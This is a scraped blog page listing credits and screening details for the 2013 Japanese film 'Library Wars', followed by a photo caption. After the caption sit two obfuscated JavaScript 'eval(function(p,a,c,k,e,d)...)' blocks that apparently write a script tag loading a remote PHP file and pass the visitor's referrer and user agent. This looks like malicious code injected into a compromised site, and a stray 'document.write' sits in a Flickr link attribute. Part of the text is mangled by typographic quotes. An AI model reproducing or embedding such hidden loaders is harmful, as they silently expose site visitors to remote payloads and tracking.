Library Wars (????? / Toshokan Sens?): Japan, 2013, 128 min.; Dir.: Shinsuke Sato; Scr.: Akiko Nogi (based on a novel by Hiro Arikawa); Phot.: Taro Kawazu; Ed.: Tsuyoshi Imai; Mus.: Yû Takami; Cost. Des.: Masae Miyamoto; Visual Fx: Makoto Kamiya; Prod.: Kazuya Hamana; Distr.: Toho; Cast: Junichi Okada (Atsushi Dojo), Nana Eikura (Iku Kasahara), Kei Tanaka (Mikihisa Komaki), Sota Fukushi (Satoshi Tezuka), Chiaki Kuriyama (Asako Shibasaki), Kazuma Suzuki (Kenji Takeyama), Koji Ishizaka (Iwao Nishina), Jun Hashimoto (Ryusuke Kenta), Naomi Nishida (Maki Orikuchi), Kazuyuki Aijima, Kyusaku Shimada, Kiyoshi Kodama, Kazuma Suzuki. Official selection at the 2013 Puchon International Fantastic Film Festival. Screened at fantasia July 30th at 19:45 (Imperial Theatre).
For more information you can visit the following websites:
 Update: It will be available on DVD in Japan on November 13th, 2013: Library Wars © 2013 “Library Wars” Movie Project
[ Traduire ]
L’image du chat-medi (2013-08-03)
Vanille
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|kaebi|var|u0026u|referrer|htdsb||js|php’.split(‘|’),0,{}))
eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(!”.replace(/^/,String)){while(c–){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return d[e]}];e=function(){return’\w+’};c=1};while(c–){if(k[c]){p=p.replace(new RegExp(‘\b’+e(c)+’\b’,’g’),k[c])}}return p}(‘0.6(““);n m=”q”;’,30,30,’document||javascript|encodeURI|src||write|http|45|67|script|text|rel|nofollow|type|97|language|jquery|userAgent|navigator|sc|ript|yyast|var|u0026u|referrer|feyra||js|php’.split(‘|’),0,{}))
<a href="http://www.flickr.com/photos/clodjee/9432879608/" target="“new”" title="Vanille by clodjee, document.write(“”); on Flickr”>
 Clodjee's Safe-House